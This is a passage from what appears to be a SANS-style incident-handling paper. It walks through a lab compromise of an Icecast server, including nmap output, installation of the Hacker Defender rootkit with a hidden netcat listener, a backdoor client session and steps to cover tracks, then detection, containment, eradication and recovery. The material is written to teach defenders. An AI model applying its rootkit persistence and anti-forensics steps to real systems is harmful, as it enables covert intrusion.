Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20
Uptime 89.046 days (since Mon Sep 06 16:49:50 2004)

Interesting ports on MAVERICK-[illegible] (192.168.1.101):
(The 1660 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:11:11:[illegible] (Intel)
Device type: general purpose
Running: Microsoft Windows 2003/.NET|NT/2K/XP
OS details: Microsoft Windows Server 2003 or XP SP2
```

Note: Although the scan of the Linksys router indicates otherwise, for the purposes of this exercise and the remainder of this paper, the Linksys router is presumed to not employ any access filters. The production role of this hardware device precludes the author from configuring it to its default setting which does not employ any ingress or egress filtering.

3.5 Network Diagram

The network scan has identified a lab network comprised of 2 Windows XP systems and a Linksys router. In reality, the target system (GOOSE) is a VMWare virtual machine. The network diagram illustrates a virtual view of the network as discovered by the *nmap* scan. The source of the attack is identified.



3.6 Keeping Access

After all the hard work put into reconnaissance, identifying potential targets, scanning to zero in on a vulnerable system, and exploiting the target system, the attacker will undoubtedly want to retain his hold on the compromised host. Many tools and utilities exist to achieve this end.

One such utility has already been uploaded to the system. Netcat has allowed the attacker to take control of the system and run commands as if he were its administrator, however a system reboot would shutdown his connection. He requires the listener to launch each time the system starts. Additionally, he needs to hide his presence from the system administrator.

Many tools are available on the Internet to expand a hacker's control of a compromised system.

Remote Control

There are the 'remote control' client/server programs, some of which are valid network management tools, or were created as such. These include Virtual Network Computing (VNC) and PcAnywhere. Others, such as Back Orifice and Sub 7, have had more sinister uses. The problem with these programs is that they have become common knowledge to many in the Internet community and their existence is easy to detect. Although they do provide the most granular control of the system, their popularity and exposure has made them ineffective on their own.

Root-Kits

Another option for the attacker to pursue is that of a root-kit.

"A rootkit is a collection of tools (programs) that a hacker uses to mask intrusion and obtain administrator-level access to a computer or computer network."[2]

There are different types of root-kits and as an example for this paper; the focus is on a root-kit that work by a concept called DLL Injection.

On a Windows system, a rogue executable (.EXE) will load unsolicited code from DLL files or itself, into the memory space of valid executables using native windows Application Program Interface's (API). An API is a set of instructions or rules that enable two operating systems or software applications to communicate or interface together. The Windows operating system has native API's that allow executables to communicate in a common language. This

[2] TechTarget.com definition of a root-kit
http://searchsecurity.techtarget.com/gDefinition/0,294236,sid14_gci547279,00.html

means that a rogue executable can take advantage of a valid executable and run its own code in that processes memory space, within which can be hidden the malicious process, files, listening ports and even registry information.

The attacker has decided to go with a root-kit. This is keeping in line with the Scenario discussed in the *Scanning* section which states that this compromised system will be used as a launch point for future attacks. The attacker's motivation is to keep it available for the next attack.

3.6.1 Hacker Defender 1.0.0

The Hacker Defender root-kit [23] dates back to 2002 and was originated by Holy_Father of the Czech Republic. This root-kit works on Windows NT, 2000 and XP.

The principle idea of the program is that it uses the API functions *WriteProcessMemory* and *CreateRemoteThread* to create a new thread in ALL of the systems running processes. When executed, the program is hidden from all other programs, including Task Manager. It also installs hidden backdoors and is registered as a hidden system service which can be configured to start-up automatically each time Windows is launched. In addition, it can be used to hide any file, any listening port and any system process.

3.6.2 Configuration

The attacker modifies the root-kit's .INI file to launch a permanent netcat listener on port TCP 8002. Icecast uses TCP ports 8000 and 8001, the later for administrator access to the application by way of http. The attacker chooses TCP port 8002 arbitrarily because it will be hidden from the system anyway. In a real-world environment, the attack would choose a port that is open to access from the Internet. In this lab exercise, the Linksys router positioned at the perimeter of the lab network does not employ any filters.

A sample configuration pertaining to this attack is included in Appendix B of the *Extras* section of this paper.


Both the .INI configuration file and the program executable *hxdef100.exe* are hidden once the program launches. Other files, for example the *nmap* files uploaded by the attacker, can be included in the .INI file and also hidden when the program is launched.

3.6.3 Execution


The executable and the .INI file are uploaded to the compromised system using the built-in TFTP client and the executable is run from the command line with the .INI file specified.

```
C:\WINDOWS>hxdef100.exe hxdef100.ini
```


The following screen captures show the Task Manager before and after Hacker Defender is started. Note that the *nc.exe* process is shown as running until the root-kit program



After the root-kit is launched, the *nc.exe* process disappears. Note that the *mhh.exe* process which was not specified in the configuration file is still visible.



Issuing the *netstat –an* command will not show any connections to the listener port, though in the screen shot that follows it is clear that it was the netcat session that initiated the command.



The attacker also has the option to connect to the permanent and invisible listener port at TCP 8002 with netcat as illustrated in the previous screen capture, or to connect to other listening ports with the Hacker Defender client.

The Hacker Defender client is an executable named *bdcli100.exe.* It sets up listener clients on available application ports. Ports used by the System account are excluded. Attempting to connect to the Icecast port TCP 8000 also fails, however, TCP ports 135 and 1025 prove accessible to the Hacker Defender client.

```
C:\netcat>bdcli100.exe 192.168.1.102 135 sansgiac
connecting server ...
receiving banner ...
opening backdoor ..
backdoor found
checking backdoor ......
backdoor ready
authorization sent, waiting for reply
authorization - SUCCESSFUL
backdoor activated!
close shell and all progz to end session
```

3.7 Covering Tracks

To a large degree, the attacker has already destroyed most of the evidence as to his foothold on the system. The Hacker Defender root-kit has allowed him to hide almost all trace of his incursion and the level of his control. The root-files, processes, listening ports and even the *nmap* files uploaded in order to map the network, are all hidden from the system owner.

The other traces of his existence are identified in the *Attack Signatures* section of this document and consist primarily of Windows errors in the application log. Some additional indicators of the attack against the Icecast server are the Windows error generated by the crash and visible on the desktop, the *ezstream* error, and the two files uploaded by the exploit: *mhh.exe* and *spool.exe*. The *ezstream* error only occurs if the Icecast Windows error window is closed, shutting down the Icecast application and sending *ezstream* into an error loop. An Internet search for these errors will not provide any indication of the cause of the server crash (at the time of this writing).

There are utilities such as Clearlog [24] that will wipe the Windows event logs eliminating all errors but doing so can draw just as much suspicion as the generic application errors generated by this attack. For this reason the attacker decides to delete the two files pulled down by the exploit, then restart the system and clear the visible desktop errors, ignoring the event logs. The system owner may wonder why his system was restarted but natural instinct would be to blame a power failure rather than a hacker.

The attacker navigates to the Icecast program directory and deletes the files associated to the exploit. He then issues the native Windows XP Shutdown command to restart the system. He knows he can reconnect because his root-kit will be listening. The –r option instructs the system to reboot, the –f option forces applications to close and the –t 00 option ensures that no *shutdown* message box warning will appear thus rebooting the system immediately.

```
C:\WINDOWS\system32\config>shutdown -r -f -t 00
```

When the system reboots, the Icecast errors are gone and the only indication of a reboot in the eventlogs which show “no reason” for the reboot.

```
The process winlogon.exe has initiated the restart of GOOSE for the
following reason: No title for this reason could be found
 Minor Reason: 0xff
 Shutdown Type: reboot
 Comment:
```

4.0 The Incident Handling Process

This attack was orchestrated against a lab system. In the real world, an attacker exploiting this vulnerability would likely pursue a home user's computer because the Icecast software is not really a corporate business application. Banks, governments, or other corporate and private companies do not generally stream MP3's from their sites for their customers. Home users use this software for private radio stations and online jukeboxes. For that reason the process addressed in the remainder of this paper will cover the incident handling steps of a home user. Where the process is inapplicable to the home user environment, instead it will incorporate the incident handling steps of a fictional online radio station.

The Incident Handling process followed in this section is that covered in Day 1 of SANS Track 4: Hacker Techniques, Exploits & Incident Handling [25].

4.1 Preparation

4.1.1 Defenses

The first part of an Incident Handling plan, which is applicable to both the home and corporate users, is to be technically prepared for an incident. Any computer with an Internet connection should be prepared for an attack. Anyone who has ever reviewed their own home firewall logs knows that an Internet connected system is bombarded with daily scans from worms and hackers actively seeking out new targets. To a company or individual who is advertising any service to the Internet, in this case the Icecast stream server, preparation for an attack is essential.

In the lab environment no mitigating technologies were in place to prevent this attack. Some simple steps could have prevented it altogether.

Firstly, if a home user or an online radio station is advertising any service to the Internet by way of a software package, should always monitor for new vulnerabilities to that software. *Icecast.org* provides a mailing list for its users. Notification of a new vulnerability, including the overflow vulnerability discussed in this paper, would have occurred upon discovery of the vulnerability and before this exploit hit the wild-wide-web. A system owner could have had the foresight to update their system and mitigate the attack.

Secondly, if a system is connected to the Internet it should be properly protected. The lab environment detailed in the Network Map shows that a Linksys router is positioned between the vulnerable system and the Internet.

This router has the capability to act as a firewall. The Icecast port (TCP 8000) would have to remain available but access to any other ports could be blocked at the perimeter. A variant of the attack, included in the *Exploit Variations* section, could still launch a reverse shell from the compromised system to the attacking computer, but a secondary application layer firewall on the Icecast server could help prevent this behavior. Products such as ZoneAlarm and even the Windows firewall included with XP Service Pack 2 can provide this sort of protection. If an exploit attempted a remote connection from a local port to a remote system, the connection would be blocked unless explicitly allowed.

It should be noted that attackers are now developing exploits that will test the firewall rules before selecting a port that is already open to outgoing communications by which their shell can create a connection. For this reason a firewall is increasingly simply not enough.

Administrators on corporate networks with publicly accessible web services are getting wise to this sort of behavior from exploits and now configuring many of these servers to block outgoing connections.

Attackers too are wise to this move and are experimenting with One-Way Shellcode[3] [26] the idea of which is to locate the existing connection that the attacker was using during and attack and use that connection for communication after an exploit is preformed. By using the existing inbound connection, server and firewall rules that deny all outbound communications are bypassed.

In addition to firewall software, applications should never be run in the context of the system administrator. The local administrator account should only be used for administration purposes. This ensures that the application will never be executed with administrative privilege.

Finally, antivirus software should be running on the computer and be kept up-to-date to stand as the last line of defense against malicious software.

4.1.2 Policy

An Incident Handling policy is not altogether applicable for a home user. A home user is unlikely to respond to a computer incident with legal prosecution. He is unlikely to have an action plan should an incident occur or even a policy on appropriate computer use outside of telling the kids not to install peer-to-peer networking software. Peer-to-peer networks are breeding grounds for virus infections.

If the system owner were an online radio station which does not charge its users

[3] Phrack.org - Advances_in_Windows_Shellcode.txt – Section 4

to listen and generates revenue from its advertising, an Incident Handling plan is recommended.

An Incident Handling policy will typically consist of several elements:

- A legally reviewed logon banner stating the 'expectation of privacy' policy for the system use.
- A clear management-approved organization-accepted approach to the handling of incidents or attacks including the necessity for involvement of law enforcement.
- Peer notification policy of incidents for employees, contractors, business partners, etc.
- A defined Incident Handling team with qualified team members from key aspects of the business structure such as security, legal, operations, public affairs, etc.
- Established roles and responsibilities for team members recognized by all departments and personnel including inter-departmental guidelines on cooperation.
- Policy for maintenance of current system documentation for use with system recovery.
- An emergency communications plan with phone numbers, email addresses, pager numbers, etc, of key business personnel.

Additionally, IH team members should be prepared to identify, analyze and recover from incidents to resume business operations as quickly as possible. For this reason it is advisable that in addition to current documentation on their system builds and architectures, they should also keep close and ready a 'jump-bag' in the form of a response kit of trusted binaries, application CD's, forensic toolkits, system backups, etc.

4.2 Identification

The time period required to execute this attack, outside of performing the *nmap* network scan, is under one minute. After identifying a target, the attacker could quickly exploit the system, upload his root-kit, and then cover his tracks by rebooting the system possibly even taking the time to restart the Icecast and *ezstream* programs, although our attacker did not do so. He could then upload the necessary *nmap* files and perform his scans with little chance of detection.

Because this attack was orchestrated in a lab environment, there were no countermeasures in place to mitigate it. Countermeasures include: diligence by the system owner to research and monitor his publicly accessible application, employing an application aware firewall and antivirus software, all of which were previously explored in the *Preparation* section of this paper.

Because this incident occurred in a lab, the following incident identification process is fictional.

The system owner could have been made aware of this incident in a number of ways. He is not someone who checks his event logs regularly but if he were, he would notice the strange Icecast errors, which would arouse suspicion. He does not employ an Intrusion Detection System (IDS) such as Snort on his home network configured to trigger an alert on network scanning activity or suspicious download requests such as one for the netcat (*nc.exe*) executable. He was not listening to his music stream at the time of the attack though his suspicion would have been provoked by the connection loss when the system was rebooted. And he was not sitting at his system at the time of the attack to witness the Icecast errors and system reboot, activity that provides a strong indication that an incident has just occurred.

The system owner arrived home to find his computer rebooted and without the Icecast application running. This event was enough for him to suspect an incident had occurred.

When does an event become an incident and what defines an event? An event is any suspicious or anomalous behavior on a system or network observed by an IDS, an anti-virus program or an individual that is outside the normal operating standard for the system. All of the indications listed in the previous paragraphs qualify as events and should raise suspicion and provide warning that an incident has occurred.

With the system owners suspicion raised and an incident suspected, how it the incident confirmed and identified? The usual best approach to identify unexplained activity is to search on the Internet for explanations for the system behavior, application activity or network activity that caused the suspicion.

All the system owner knows now is that the application he left running the night before is no longer running. He checks the event logs and comes across the 2 Icecast application errors and the Shutdown notification. From the little revealed by these generic errors his suspicion grows.

Searching the Internet for an explanation for the event log errors generated by the crash of the Icecast application comes up empty so he realizes other common techniques must be employed. The Task Manager is checked for suspicious processes and because of the Hacker Defender root-kit, none are visible. A *netstat –an* command is run from the command line to check for suspicious listening ports. The findings are confirmed with *fport* and show that no visible non-standard ports are listening. For most people this would be enough to placate their suspicion. For anyone who has reading this paper, it should be only the beginning, as it is for the system owner.

It is always advisable to examine your own system as would someone from the outside looking in. For this reason he performs an external scan of the system and a comparison to the local *netstat –an* and *fport* findings.

The *nmap* scan of the remote system is performed several times using various switches. A TCP Syn scan (-sS) comes up empty as does a UDP scan (-sU). However a Version scan (-sV) which probes for services and associated applications produces the following results:

```
C:\nmap>nmap -sV -p 1-8002 192.168.1.102

PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows msrpc
5000/tcp open  upnp         Microsoft Windows UPnP
8000/tcp open  http-alt?
8002/tcp open  unknown
```

An unknown service is listening on TCP port 8002! The system owners suspicions that an incident has and is occurring are now bolstered by identification of this unknown listening port. Of particular concern is the fact that running *fport* on the system locally does not register the listening port:

```
C:\WINDOWS>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
844   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
4     System         ->  445   TCP
944   svchost        ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1092                 ->  5000  TCP
```


Note: The *nmap* scan appears to hang not only the netcat listener but the Hacker Defender listeners as well!

Remotely accessible but locally invisible listening ports are behavior indicative of a root-kit and so the system owner decides to run a root-kit detector to confirm or disprove his fears. He downloads *Rootkit Detector Professional* [27] on a computer not attached to the compromised network, copies it to his USB thumb drive, inserts it into the compromised machine and runs it from the command line. The root-kit detector software produces the following results:

```
C:\tools>rkdetector.exe -v
          . .. ...: Rootkit Detector Profesional 2004 v0.62 :... .. .
Rootkit Detector Profesional 2004
Programmed by Andres Tarasco Acuna
Copyright (c) 2004 - 3wdesign Security
Url: http://www.3wdesign.es


-Gathering Service list Information... ( Found: 237 services )
-Gathering process List Information... ( Found: 20 process )
-Searching for Hidden process Handles. ( Found: 0 Hidden Process )
-Checking Visible Process.............
 c:\windows\system32\wuauclt.exe
 c:\program files\winamp\winampa.exe
 c:\windows\system32\smss.exe
 c:\program files\messenger\msmsgs.exe
 c:\windows\system32\csrss.exe
 c:\windows\system32\winlogon.exe
 c:\windows\explorer.exe
 c:\windows\system32\services.exe
 c:\windows\system32\lsass.exe
 c:\windows\system32\svchost.exe
 c:\windows\system32\svchost.exe
 c:\windows\system32\svchost.exe
 c:\windows\system32\svchost.exe
 c:\windows\system32\spoolsv.exe
 c:\tools\rkdetector.exe
 c:\program files\vmware\vmware tools\vmwareservice.exe
 c:\program files\vmware\vmware tools\vmwareuser.exe
 c:\windows\system32\cmd.exe
 c:\program files\vmware\vmware tools\vmwaretray.exe
-Searching again for Hidden Services..
-Gathering Service list Information... ( Found: 0 Hidden Services)
-Searching for wrong Service Paths.... ( Found: 0 wrong Services )
-Searching for Rootkit Modules........ ( Found: 0 Suspicious modules )
-Trying to detect hxdef with TCP data..( Found: 1 running rootkits)
--------------------------------------------------------------------------------
 *ROOTKIT HACKER DEFENDER v1.0.0 IS INSTALLED IN YOUR HOST.
--------------------------------------------------------------------------------
-Searching for hxdef hooks............ ( Found: 1 running rootkits)
--------------------------------------------------------------------------------
 *ROOTKIT HACKER DEFENDER >= v0.82 FOUND. Path not available
--------------------------------------------------------------------------------
-Searching for other rootkits......... ( Found: 0 running rootkits)
```

Hacker Defender v1.0.0 is confirmed to be installed on the host and the incident is now certain. The results can be double-checked with a Nessus scan as it also has a plugin [21c] to detect the behavior of the Hacker Defender root-kit.



The Event logs incited suspicion on the Icecast service because it is the only service listed as having crashed in recent past and for that reason the system owner pays a visit to the Icecast homepage and quickly learns of the buffer overflow vulnerability attributed to his version of the software. There is now little doubt as to what has occurred.

For the administrator of a home machine legal recourse to this incident is unlikely and it is more likely that he continues to the Containment phase of the IH process. An administrator of a corporate system, one that has suffered financially due to a loss of service availability, or possibly a loss of personal or corporate integrity from embarrassment caused by this attack may choose to pursue the attacker.

If a system owner decides that law enforcement should become involved, he should take note of the rules of "chain of custody" for evidence gathering. They are as follows:

1) Do not delete anything! If possible make a copy of the hard drive of the compromised system and do your forensic investigation on it. Utilities such as *dd* [28] do bit level copying and can be used to mirror a hard drive.
2) Document all evidence however possible, in a notebook, in a pre-prepared evidence form, making sure to take note of all the details such as serial numbers, locations, dates, names, times, actions, etc.
3) Control access to the evidence and record all transactions when evidence is passed from one caretaker to another.
4) If you are dealing with law enforcement, make sure they follow the chain of custody rules as well by having them sign for your evidence before taking responsibility for it.

4.3 Containment

The best countermeasure or containment technique to control this intrusion after it has been identified is to disconnect Internet access not just for the system identified as compromised, but for the entire network. Up to this point the system owner does not know how far the attacker's intrusion has spread. The source of the intrusion has been identified as external so cutting external access can be deemed as the proper containment response. He does so by removing the Internet connection from the Linksys border router.

The scope of the intrusion has not yet been completely determined and all that is known is that one system of two on the network has been infiltrated by way of a vulnerable public-facing Internet service and that a root-kit has been installed. Still in question is whether other software may have been installed on the compromised system and whether or not the perpetrator was successful in infiltrating the other computer on the network.

As recommended in the *Identification* section, if the forensic investigation of this system was for the purpose of attaining evidence for future legal action, it is advisable to first backup the system and work on the duplicate. *dd* was suggested as the utility by which to achieve this backup and the recommended hardware would be another system with a hard drive of greater or equal size. For this exercise, because the system owner is working on a home computer the backup of the system is not performed.

The root-kit detector program has identified the root-kit as Hacker Defender and the first step for the system owner is to get himself well acquainted with it. An Internet search points him to the Megasecurity.org [29] website which provides a complete rundown of the capabilities and nuances of Hacker Defender. From it the system owner learns that there are two ways to remove the root-kit. The first method is by issuing the *hxdef100.exe -: uninstall* command, which will remove the root-kit from memory and kill all running backdoor connections. For this to work the system owner must know the directory location of the Hacker Defender executable.

The other method is to stop the Hacker Defender service *HackerDefender100* by use of the *net stop* command. This will work if the default service name of the root-kit has not been modified by the attacker. The system owner issues the command:

```
C:\WINDOWS>net stop hackerdefender100
The HXD Service 100 service is stopping.
```

The service exists with its default service name and is stopped. The system owner now knows he is likely dealing with a default installation of the Hacker

Defender root-kit.

If the service name has been changed, uninstalling it without knowing either the location of the Hacker Defender executable and configuration file becomes much more difficult. Instructions on identifying and removing hidden services by use of the Windows Recovery Console are available [30] should you find yourself in this situation but because it does not apply to this attack the identification method will not be explored.

Next the system owner wants to discover any files created or modified in the elapsed time period since the attack. He uses the native Windows Search function (Start | Search) to check for files created or modified in the current day. The returned list includes dozens of active Windows files including pre-fetch (.pf) and OS dependant files such as the SAM. It will also returns the names and locations of the root-kit executable, its configuration file and the *nmap* files uploaded by the attacker.

Alternatively a tool such as *WinInterrogate* [31] could be used to generate a list that also shows the creation, access and modification times of Windows file system files. For this exercise the Windows native Search does the job but it is advisable to use third party utilities if you have reason not to trust the Windows binaries.

Now that the system owner knows the extent of the intrusion on the compromised system, he turns his attention to the other network computer. He follows the same steps on it as were employed in the *Identification* section against the compromised system. Luckily this other computer is well equipped with a firewall, anti-virus and does not advertise services outside of those for standard Windows networking. After scanning the system with the same utilities used to identify the listening port, and issuing the *net stop hackerdefender100* command without success, the system owner is reasonably confident the intrusion was contained to the one compromised system.

4.4 Eradication

The system administrator reviewed the system log files during the *Containment* phase and based on the Icecast errors was able to identify the source of the intrusion. The vulnerability that led to the intrusion was verified at the application's homepage. The system owner found the attack source and with reasonable certainty identified the changes made by way of files uploaded by the attacker… But did he get them all? Was there something he might have missed?

When a system has been "rooted" you can never really be sure you have cleaned everything the attacker might have planted or modified. In the event of

a root-kit it is really best to rebuild the system from scratch and close the holes that allowed the intrusion to occur.


For most home users rebuilding from scratch may be a greater pain than it would be for a business user of the Icecast application who would likely have a dedicated Icecast server without other applications or data. The home user will have many applications and at least some personal data. Nevertheless even a home user is advised to rebuild when rooted. The best eradication method for either system owner is to backup his data, format his hard drive, reload the OS patching it and the applications installed after the rebuild. This includes the Icecast application!

The system owner and victim of this attack decides to follow the recommended steps and rebuilds his system.

4.5 Recovery

When a system is rebuilt from the OS up, you can be sure it is no longer under anyone else's control but the system owners. This is the only way to be totally certain that ownership has been completely restored and is the best approach for a home user to recover from an attack.

After the system is rebuilt the proper defenses are employed to protect it from further attack. This includes employing the firewall capability of the Linksys router to block WAN traffic:



External requests are limited to the Icecast application with Linksys port forwarding. The public Icecast port is changed to mask the services identity.

ZoneAlarm [32] personal firewall and McAfee [33] anti-virus software are installed on the Icecast server system. Of course the latest stable Icecast version 2.2.0 which lacks the buffer overflow vulnerability is installed.

A business system owner who relies on his stream service financially may not be so willing to suffer the downtime involved in rebuilding from the ground up and may trust that the intrusion has been eradicated. This decision is usually left up to the management with input from the system administrator. By taking the risk that something was missed and not following the system administrator's advice to rebuild, the management accepts a level of responsibility for what could happen next. The system administrator should document his advice and opinion in order to cover his own back if another an event should occur stemming from this intrusion.

That is not to say that the system administrator's job is now done. He still has to test and validate the system. The following steps are recommended:

- A full system virus scan
- A Trojan scan using a local tool such as Trojan Guarder [34] which should be run alongside a personal firewall solution
- An exploit attack against the Icecast software to confirm the new version is not susceptible to the same attack
- A connection test to ensure the Icecast software is performing as expected

If these tests provide satisfaction that the intrusion has been completely eradicated and the system is validated to go back online, it should then be monitored for possible intrusion attempts or suspicious behavior including traffic originating from the system which could indicate a missed backdoor. An IDS would be an ideal detection tool for tracking traffic outside of that what is expected to and from the system, for example the *netcat* download witnessed in this attack.

4.6 Lessons Learned

It is important to understand the reasons an incident occurred in order to be able to protect oneself from becoming a victim in the future. For this reason, those involved in handling an incident, be it the Incident Handling team of an Internet radio station, or a home user, should review the reasons that an incident occurred and recognize the steps necessary to prevent it happening again.

This attack occurred because the system owner did not practice due diligence in monitoring his Internet accessible application or provide protections to the system.

References to the steps necessary to protect from this type of attack are found throughout this document and are summarized in the following points:

- Be mindful of vulnerability advisories pertaining to software to which you provide access from the Internet. Subscribe to vulnerability mailing lists and/or vendor mailing lists to keep current on versions and vulnerabilities.
- Use hardware and/or software firewalls to perform ingress and egress filtering in order to limit the types of connection attempts you allow to your Internet accessible systems.
- Use current anti-virus software and if possible anti-spy software such as a Trojan scanner.
- Do not run applications in the context of the system administrator account but rather as a system user with limited privileges necessary to complete its function.

The system owner in this attack learned the hard way that if a system is left unprotected by its owner, it will not be under his control for very long. He was witness to the ease and speed with which an attack can occur and the extensive incident handling process required to return the system to his control.

From this experience he learned of the necessity to employ the above countermeasures, as detailed in the *Recovery* section, to secure his system from future attacks.

5.0 References

[1] Home of Icecast
http://www.icecast.org

Reference Material:

[2] Exploiting Windows NT 4 Buffer Overruns, A Case Study
http://www.nextgenss.com/papers/ntbufferoverflow.html

[3] Smashing the Stack for Fun and Profit and
Other Buffer Overflow Papers
